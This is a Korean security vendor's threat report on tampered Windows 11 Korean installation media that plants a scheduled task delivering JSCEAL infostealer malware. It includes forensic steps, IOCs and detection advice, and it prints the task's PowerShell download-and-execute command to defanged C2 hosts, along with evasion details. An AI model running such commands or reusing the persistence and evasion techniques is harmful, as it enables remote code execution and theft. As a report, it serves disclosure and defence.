LOGPRESSO

Windows 11 한국어 설치 미디어 침해 분석

JSCEAL 캠페인의 새로운 유포 경로

작성 구동언 · 한승훈 · 이기범 · 김민겸

발행 2026년 9월

유형 공급망 위협 분석 보고서
Supply Chain Threat Analysis Report

목차

- 이 보고서의 모든 시각은 한국 시간(KST) 기준입니다. 본 문서는 로그프레소가 자체 수행한 포렌식 조사 결과에 근거해 작성했으며, 기술적 사실과 침해 지표(IOC) 공유를 목적으로 합니다.
- 본 보고서에 포함된 제품 화면, 서비스 화면 및 커뮤니티 게시물 등 제 3 자 자료는 사실 확인과 침해 지표 공유를 위한 인용 목적으로만 사용되었고, 해당 자료에 대한 권리는 각 권리자에게 있습니다. Microsoft, Windows, Windows Defender 는 Microsoft Corporation 의 상표이고, 본문에 언급된 기타 회사명·제품명은 각 소유자의 상표 또는 등록상표입니다. 제 3 자 자료의 인용이 해당 권리자의 본 보고서에 대한 후원, 승인 또는 제휴를 의미하지 않습니다.

01 요약

2025년 7월, 로그프레소는 사내 노트북에서 반복적으로 발생한 악성코드 감염의 원인을 추적하다가, 마이크로소프트의 공식 Media Creation Tool로 제작한 Windows 11 한국어 설치 미디어가 악성코드를 다운로드 하도록 변조된 것을 확인했습니다. 변조된 설치 미디어에는 인터넷에 연결되는 즉시 인포스틸러 악성코드를 다운로드해 실행하는 예약 작업(OSVersionInstallerV1Task)이 기본으로 등록돼 있었고, 특이하게도 동일 빌드의 영문판 및 가상머신 환경에서는 이 예약 작업이 나타나지 않았습니다.

본 보고서의 핵심 발견은 다음과 같습니다.

- 악성코드 다운로드 여부가 갈리는 변수는 설치 미디어 제작 방식(Media Creation Tool), 설치 언어(한국어), 설치 환경(가상머신이 아닌 물리 노트북) 세 가지였습니다.
- 악성코드 다운로드 예약 작업은 최소 2024 년 10 월 배포 빌드(26100.2033)부터 설치 미디어에 포함돼 있었으며, C2 인프라가 실제로 가동된 2025 년 7 월까지 약 9 개월간 휴면 상태로 존재했습니다.
- Media Creation Tool 이 Windows 부팅 미디어를 만드는 과정에서 동적으로 생성하는 install.esd 및 boot.wim 파일이 어떠한 이유로 변조된 것으로 보이며, 마이크로소프트가 직접 배포하는 ISO 빌드 이미지에서는 재현되지 않았습니다.
- 해당 악성코드는 이후 체크포인트(Check Point)가 암호화폐 이용자를 노리는 JSCEAL 캠페인의 일부로 공개 분석한 계열과 동일합니다.
- 악성코드를 조사하던 과정에서, 악성코드의 감염 경로 추적에 혼란을 주기 위한 용도로 의심되는 Microsoft Q&A 게시물 두 건이 악성코드 캠페인이 활성화된 시점에 맞춰 한시간 단위로 게시된 정황을 확인했습니다(7 장 참고).

02 배경 및 조사 범위

로그프레소는 사내 노트북에서 동일한 악성코드 감염이 지속적으로 발생하는 현상을 인지하고, 근본 원인을 확인하기 위한 내부 조사를 진행했습니다. 감염 장비를 회수하고 다른 장비에 Windows를 클린 설치한 뒤에도 동일 증상이 반복적으로 재현되어, 조사는 개별 장비의 감염이 아니라 악성코드 감염의 근본 원인을 찾는 방향으로 진행됐습니다.


본 보고서는 이 조사에서 확인된 기술적 사실, 악성코드의 동작 방식, 침해 지표(IOC), 그리고 이 사안을 공급망 침해로 판단한 근거를 다룹니다.

03 발견 경위 및 조사 방법론

① 최초 탐지

2025년 7월 28일 오전 5시 1분, 사내 EDR이 사내 노트북에서 악성코드 탐지 로그를 남겼습니다. C:₩Windows₩System32₩DomainAuthHost 경로의 preflight.js(SHA256: d21e2193f80378603c15bf71b6a7669c8a9266a04f34ea3502c82f1d80532bec)가 탐지됐습니다. 로그프레소는 7월 25일 이 악성코드를 탐지할 수 있는 해시를 EDR에 커스텀 룰로 등록하였습니다.

같은 날 오후 2시 20분, 동일한 노트북이 악성코드를 다운로드 하기 위해 w[.]local-mailer[.]com으로 통신을 시도했고, 로그프레소 CTI가 연동된 사내 방화벽이 이 통신을 차단했습니다. 후속 분석 결과 이 통신 시도는 앞서 EDR이 탐지한 것과 동일한 악성코드에 의한 것이었습니다.



| 2025년 7월 28일 사내 모니터링 채널에 남은 최초 탐지·차단 알림 |


② 한국어 Windows 설치 미디어 변조 확인 과정

감염 장비를 회수하고 다른 장비에 클린 설치를 반복했음에도 악성코드가 계속 발견됐습니다. 약 2주에 걸쳐 Windows 설치를 100번 이상 반복하며 가능한 원인을 하나씩 배제했습니다.

- **사용자 부주의:** 정상적인 프로그램만 설치돼 있었고, 의심스러운 설치 흔적이 없었습니다.
- **Wi-Fi 드라이버 감염:** Wi-Fi 모듈을 교체해도 증상이 동일하게 재발했습니다.
- **사내 네트워크 침해:** 셀룰러 테더링(5G)으로 인터넷을 연결해도 동일하게 재현됐습니다.

100차례가 넘는 설치에서도 매번 이미 악성코드에 감염된 상태만 확인됐을 뿐, 실제로 악성코드가 다운로드되는 과정은 단 한 번도 포착하지 못했습니다. 이에 Windows 설치 미디어 자체가 변조된 것으로 의심하고, Windows 설치 과정 중 인터넷에 연결되기 전에 EDR을 먼저 설치해 악성코드 감염 과정을 확인해보기로 했습니다.


그 결과 Windows 설치 과정 중 인터넷에 연결된 후 예약 작업이 악성코드를 다운로드 하는 것을 확인했습니다.



| Windows 설치 중 Defender가 예약 작업을 통한 악성코드 다운로드를 포착한 화면 |

③ 최신 한국어 Windows 설치 미디어에서도 확인된 악성코드 다운로드 예약 작업

처음 설치한 빌드는 26100.2033(2024년 10월)이었습니다. 설치 미디어가 문제인 것을 의심하여 당시 최신 빌드인 26100.4349(2025년 6월)로 새 미디어를 만들어 설치했으나 동일하게 재현됐습니다.



| 2033 빌드 한국어 설치 미디어 빌드 번호 확인 |

④ 악성코드 다운로드 예약 작업이 만들어지지 않는 조건

반복 설치 끝에, 한국어 Windows의 동일 빌드를 가상머신 환경에 설치하거나, 또는 동일 빌드의 영문판을 설치하면 악성코드를 다운로드하는 예약 작업이 등록되지 않은 것을 확인했습니다. 또한 마이크로소프트 사이트에서 ISO로 다운로드 한 한국어 Windows 설치 미디어 또한 이런 문제가 없었음을 확인했습니다.

1. **한국어 Windows 를 VM 에 설치하는 경우**
2. **영문 Windows(26100.4349)를 노트북에 설치하는 경우**
3. **동일한 버전의 한국어 Windows 를 Media Creation Tool 이 아닌 ISO 파일로 노트북에 설치한 경우**

⑤ 악성코드가 발현된 조건

로그프레소는 Media Creation Tool 자체가 변조됐을 가능성도 검토했습니다. 디지털 서명을 확인한 결과 마이크로소프트가 정상적으로 코드사이닝한 파일이었습니다. 서로 다른 시스템에서 Media Creation Tool을 사용해 빌드 26100.2033, 26100.4349 설치 미디어를 제작했습니다.

위 과정을 종합하면, 악성코드 감염 여부를 가르는 유일하고 재현 가능한 변수는 다음 세 가지였습니다.

1. **설치 미디어 제작 방식:** Media Creation Tool 로 생성한 Windows 11 설치 미디어
2. **설치 언어:** 한국어
3. **설치 환경:** 가상머신이 아닌 물리 노트북

04 악성코드 기술 분석

① 초기 지속성: 예약 작업

한국어 Windows 11을 설치하고 인터넷에 연결하면, OSVersionInstallerV1Task라는 이름의 예약 작업이 15분 주기로 다음 명령을 실행했습니다.

```
Invoke-WebRequest -UseBasicParsing w[.]local-mailer[.]com/?OSVersionInstallerV1Task | Invoke-Expression
```

동일 예약 작업에 백업용 C2 명령줄도 함께 등록돼 있었습니다. sd1s 로 시작되는 도메인은 이 분석보고서를 최초 작성하던 8월 13일 당시에는 존재하지 않던 도메인이었으며, 이 도메인은 8월 21일 이후 활성화 되었습니다.

```
Invoke-WebRequest -UseBasicParsing sd1s[.]taylor-convert[.]com/?OSVersionInstallerV1Task | Invoke-Expression
```

② 방어 회피 기법

이 악성코드는 여러 단계의 방어 회피 기법을 사용했습니다.

- Defender 예외 등록: 악성코드 다운로드 예약 작업을 등록하는 과정에서 C:₩Windows₩System32 경로와 powershell.exe 프로세스를 Windows Defender 의 검사 예외 목록에 추가해, 자기 자신을 보안 솔루션의 탐지 대상에서 제외했습니다.
- 파일리스(fileless) 실행: C2 에서 받아온 스크립트를 파일로 저장하지 않고 Invoke-Expression 으로 메모리에서 직접 실행했습니다.

- 실행 컨텍스트 검증: 외부 스크립트는 "Windows 작업 스케줄러에 의해 실행됐을 때만" 추가 악성 행위를 수행하도록 설계돼 있었습니다. 분석가가 동일 명령을 수동으로 실행하면 아무런 악성 행위가 나타나지 않아, 수동 분석을 어렵게 만듭니다.

③ 트리거 메커니즘

OSVersionInstallerV1Task의 트리거는 단순한 시간 기반 반복이 아니라 "사용자 지정 이벤트 필터"로 설정돼 있었습니다. 이 XPath 쿼리는 빌드와 관계없이 동일했습니다.

```
<QueryList>
  <Query Id="0" Path="Application">
    <Select Path="Application">*[System[(Level=1 or Level=111 or
    Level=4 or Level=0 or Level=5) and ((EventID >= -( -2) and
    EventID <= (65501)) or EventID = 911)]]</Select>
  </Query>
</QueryList>
```

④ 2 단계 감염

정찰 단계에서 대상이 "의미 있는" 감염 대상으로 판단되면 2단계 감염이 진행됐습니다. node.exe 실행 환경을 구성하기 위해 node.zip, build.zip을 다운로드한 뒤 node.exe -r preflight.js app.jsc 형태로 실행했습니다.


- preflight.js 는 Node.js 에 .jsc 전용 로더를 등록하는 역할을 합니다.
- 실제 악성 로직은 V8 바이트코드로 컴파일된 app.jsc 안에 포함돼 있습니다.
- 이 코드는 C2 와 지속적으로 통신하면서 시스템 정보를 탈취하고, 파일 업로드/다운로드 및 명령 실행을 수행하는 봇넷 클라이언트로 동작합니다.

이 악성코드는 이후 체크포인트(Check Point)가 암호화폐 이용자를 노리는 JSCEAL 캠페인의 일부로 공개 분석한 계열과 동일합니다: research.checkpoint.com/2025/jsceal-targets-crypto-apps

⑤ C2 인프라 및 활성화 시점 분석

C2 인프라의 등록·활성화 시점은 다음과 같이 특정했습니다.

- local-mailer[.]com 도메인은 2025 년 4 월 1 일에 등록됐습니다.
- w[.]local-mailer[.]com 서브도메인은 2025 년 7 월 25 일에 DNS 에 등록되어 악성코드가 유포되기 시작했습니다.



| w[.]local-mailer[.]com 도메인이 실제 배포 서버로 활성화된 시점 관련 확인 화면 |

백업용 C2 도메인인 sd1s[.]taylor-convert[.]com은 VirusTotal의 기록상 2025년 8월 21일에 처음으로 활성화 된 것으로 확인됩니다. 즉 이 백업 도메인은 로그프레소가 본 사안을 최초로 정리해 마이크로소프트에 제보한 2025년 8월 13일에는 해당 도메인과 통신한 흔적이 발견되지 않았습니다.

05 감염 조건 및 영향 범위

한국어 Windows 11 설치 미디어가 전부 이 문제를 겪은 것은 아니었습니다. 감염 여부는 다음과 같이 구분되었습니다.

- **감염 장비:** Media Creation Tool 로 만든 Windows 설치 미디어로 설치한 경우. 로그프레소는 빌드 26100.2033, 26100.4349 에서 악성코드 다운로드 행위를 확인했습니다.
- **비감염 장비:** 노트북에 사전 설치된 Windows 를 그대로 사용하는 경우, 또는 ISO 파일을 직접 다운로드해 설치 미디어를 만든 경우

예를 들어 로그프레소가 사내에 지급한 다른 LG Gram 노트북에서는 이 문제가 없었는데, 이 기기는 출고 시 사전 설치된 Windows 11 Home에서 라이선스만 Pro로 전환해 사용한 것이었습니다. ISO를 직접 다운로드해 설치한 경우에도 이 현상은 나타나지 않았습니다. 즉 마이크로소프트가 ISO로 공개하는 설치 이미지와 OEM 벤더에 공급하는 설치 이미지는 침해되지 않은 것으로 보입니다.

06 공급망 침해 판단 근거

본 사안을 단순한 악성코드 유포가 아니라 공급망 침해로 판단한 근거는 두 가지입니다.

| 감염 타임라인: 잠복부터 탐지까지, 285일. 잠복기 266일(93%)과 활성화·탐지 19일(7%)의 비율 및 각 구간의 세부 사건 |

① 장기 휴면 후 원격 활성화 패턴


악성 예약 작업은 최소 2024년 10월 배포 빌드부터 설치 미디어에 포함돼 있었습니다. 빌드 26100.2033 자체는 2024년 10월 8일(KB5044284)에 정식 릴리스됐으나, 당시 Media Creation Tool은 신규 빌드 반영에 통상 수 주에서 한 달가량의 지연이 있었으므로, 이 빌드가 실제로 한국어 설치 미디어로 배포되기 시작한 시점은 2024년 10월 말에서 11월 초로 추정됩니다.

C2 도메인(local-mailer[.]com)이 2025년 4월에야 등록되고 웹서버가 7월 말에야 가동된 점을 고려하면, 예약 작업은 약 9개월간 휴면 상태로 존재했습니다. 웹서버 가동 전까지 이 예약 작업은 "실제로 존재하지 않는 도메인/서버로 통신을 시도하는" 상태였을 것입니다. 이는 악성 코드를 휴면 상태로 심고 오랜시간이 지나 활성화하는 전형적인 공급망 침해 패턴이며, 일반적인 탐지 방식으로는 사전에 포착하기 어려운 유형입니다. 참고로 백업용 C2 도메인인 taylor-convert[.]com 도메인 또한 2025년 4월에 등록되었습니다.

② 동적 생성 파일에 국한된 변조

이 문제는 Media Creation Tool로 생성한 한국어 설치 미디어에서만 나타났고, 마이크로소프트가 직접 배포하는 ISO 파일에서는 나타나지 않았습니다.

Media Creation Tool로 설치 미디어를 만들 때 대부분의 파일은 이미 빌드된 상태로 전송되지만, install.esd와 boot.wim 두 파일만은 부팅 미디어를 만드는 과정에서 생성됩니다. 설치 미디어의 다른 파일과 달리 이 두 파일은 파일 수정 일자가 설치 미디어를 만든 시점으로 기록되는 것으로 이를 확인할 수 있습니다. 따라서 설치 미디어에서 변조되었을 가능성이 있는 파일은 이 두 개로 좁혀집니다.



| install.esd / boot.wim 생성 과정 확인 화면 |

이 변조가 마이크로소프트 내부 빌드 파이프라인에서 발생했는지, 배포시에 활용하는 CDN에서 발생했는지는 본 조사에서 확인할 수 없습니다. 다만 확실한 것은 Media Creation Tool로 만든 한국어 Windows 11 설치 미디어에 약 1년간 존재했다는 점입니다.

> 로그프레소는 2025년 8월 13일 본 사안을 Microsoft에 제보하였습니다. Microsoft는 접수 후 검토 중이라는 취지의 회신과 함께 담당 부서 이관을 안내하였으나, 본 보고서 발행 시점(2026년 8월)까지 조사 결과나 조치 내용에 대한 후속 회신은 받지 못했습니다.

07 관련 정황: 유사 커뮤니티 게시물

조사 과정에서, Microsoft Q&A(Microsoft Learn 커뮤니티 포럼)에 동일한 "DomainAuthHost" 악성코드 감염(C:₩Windows₩System32)을 다룬 게시물 두 건이 2025년 7월 31일 오후 3시 58분과 4시 46분, 약 48분 간격으로 게시된 것을 확인했습니다.

- https://learn.microsoft.com/en-us/answers/questions/5509503/domainauthhost-malware-infection-c-windowssystem32 - G***, 2025 년 7 월 31 일 오후 3:58
- https://learn.microsoft.com/en-us/answers/questions/5509569/domainauthhost-malware-what-additional-steps-shoul — H***, 2025 년 7 월 31 일 오후 4:46

두 게시물은 문단 구성과 글의 전개 과정이 동일하고, 다수의 문장이 철자·표현·순서까지 완전히 일치했습니다. 아래 문장들은 두 글에 글자 하나 다르지 않고 동일하게 등장합니다.

- *No matter how many times I deleted it, it was reinstalled.*
- *I couldn't understand how the hacker performed 2FA even though they accessed from my IP.*
- *A filter was added to Gmail that marked all legitimate emails as read and moved them to trash, preventing me from knowing I received emails. I deleted the filter.*
- *I deleted all 3 schedules.*
- *I also deleted registry values registered under the DomainAuthHost name.*
- *I discovered multiple trojans and hacking tools registered in Windows Defender's exclusion list and deleted them.*
- *And I am worried because I saw in another article that the problem persisted even after formatting.*
- *Finally, I performed a Farbar Scan about 8 hours after the hack.*
- *I'm a bit worried because there might be parts I missed, the hacker might have temporarily stopped attacks, and Farbar might not detect inactive network malware.*

또한 구조와 단어 순서는 유지한 채 고유명사만 치환된 문장도 다수 확인됐습니다.

첫 번째 글	두 번째 글
Phone-computer file sharing program automatic execution phenomenon occurred.	Google Quick Share automatic execution phenomenon occurred.
I installed a cryptocurrency-related program few days ago and deleted it after 5 minutes.	I installed a cryptocurrency-related program around July 28 and deleted it after 5 minutes.
OTP was also set up, but it was linked to the hacked account.	Google Authenticator was also set up but was linked to the hacked Google account.
Phone-computer file sharing program was set to "repeat every 15 minutes indefinitely after trigger".	Google Quick Share was set to "repeat every 15 minutes indefinitely after trigger".

두 게시물은 모두 감염 원인을 "며칠 전 암호화폐 관련 프로그램을 설치했다가 5분 만에 삭제"한 데서 찾고 있습니다. 이는 로그프레소가 완전히 통제된 환경에서 재현한 감염 경로(외부 프로그램 설치가 전혀 없는 클린 설치)와 일치하지 않습니다. 로그프레소의 포렌식 조사에서도 감염 경로를 특정하지 못했음에도, 두 게시물 작성자는 감염 경로를 구체적으로 지목하고 있습니다.

두 게시물에 등장하는 예약 작업 이름("SustemOnStartup", "OSResourcesInstallerV2")은 로그프레소가 확인한 OSVersionInstallerV1Task와 명칭은 다르지만 구조가 유사합니다. 특히 "SustemOnStartup"은 "SystemOnStartup"의 오탈자로 보이며, 이 오탈자가 두 게시물에 동일하게 나타납니다. 현재도 "DomainAuthHost" 또는 해당 예약 작업명으로 검색하면 이 두 게시물이 최상단에 노출됩니다.

> 본 보고서는 이 두 게시물의 작성 의도를 단정하지 않습니다. 다만 게시 시점이 악성코드 캠페인의 활성화 시점과 겹치고, 두 게시물이 문제의 원인을 OS 설치 미디어가 아닌 다른 요인으로 지목하는 서사를 공유하고 있다는 사실을 정황으로 기록합니다.

08 침해 지표 (IOC)

구분	값
예약 작업명	OSVersionInstallerV1Task
실행 주기	15분
C2 (주)	w[.]local-mailer[.]com
C2 (백업)	sd1s[.]taylor-convert[.]com
2단계 관련 도메인	warmtogrove[.]net/script, faro[.]wataica[.]live, api[.]gulgowsks[.]co
C2 IP (Cloudflare 프록시로 추정)	104[.]21[.]17[.]189, 172[.]67[.]178[.]21
MD5 (app.jsc)	0b8015cbb1ffdc6efe6a306ff5b1115f
MD5 (preflight.js)	28e756c61961b10a026999c80e6f3f9b
SHA256 (preflight.js)	d21e2193f80378603c15bf71b6a7669c8a9266a04f34ea3502c82f1d80532bec (Defender 탐지명: Trojan:JS/JSCeal!MTB)
악성코드 경로	C:₩Windows₩System32₩DomainAuthHost

09 탐지 및 대응 방안

① 감염 여부 확인

Windows 시스템에서 다음 항목을 점검하면 감염 여부를 확인할 수 있습니다.

- **예약 작업 확인:** 관리자 권한 명령 프롬프트에서 아래 명령으로 해당 예약 작업의 존재 및 상세 내용을 확인합니다.

```
schtasks /query /tn "OSVersionInstallerV1Task" /xml
```

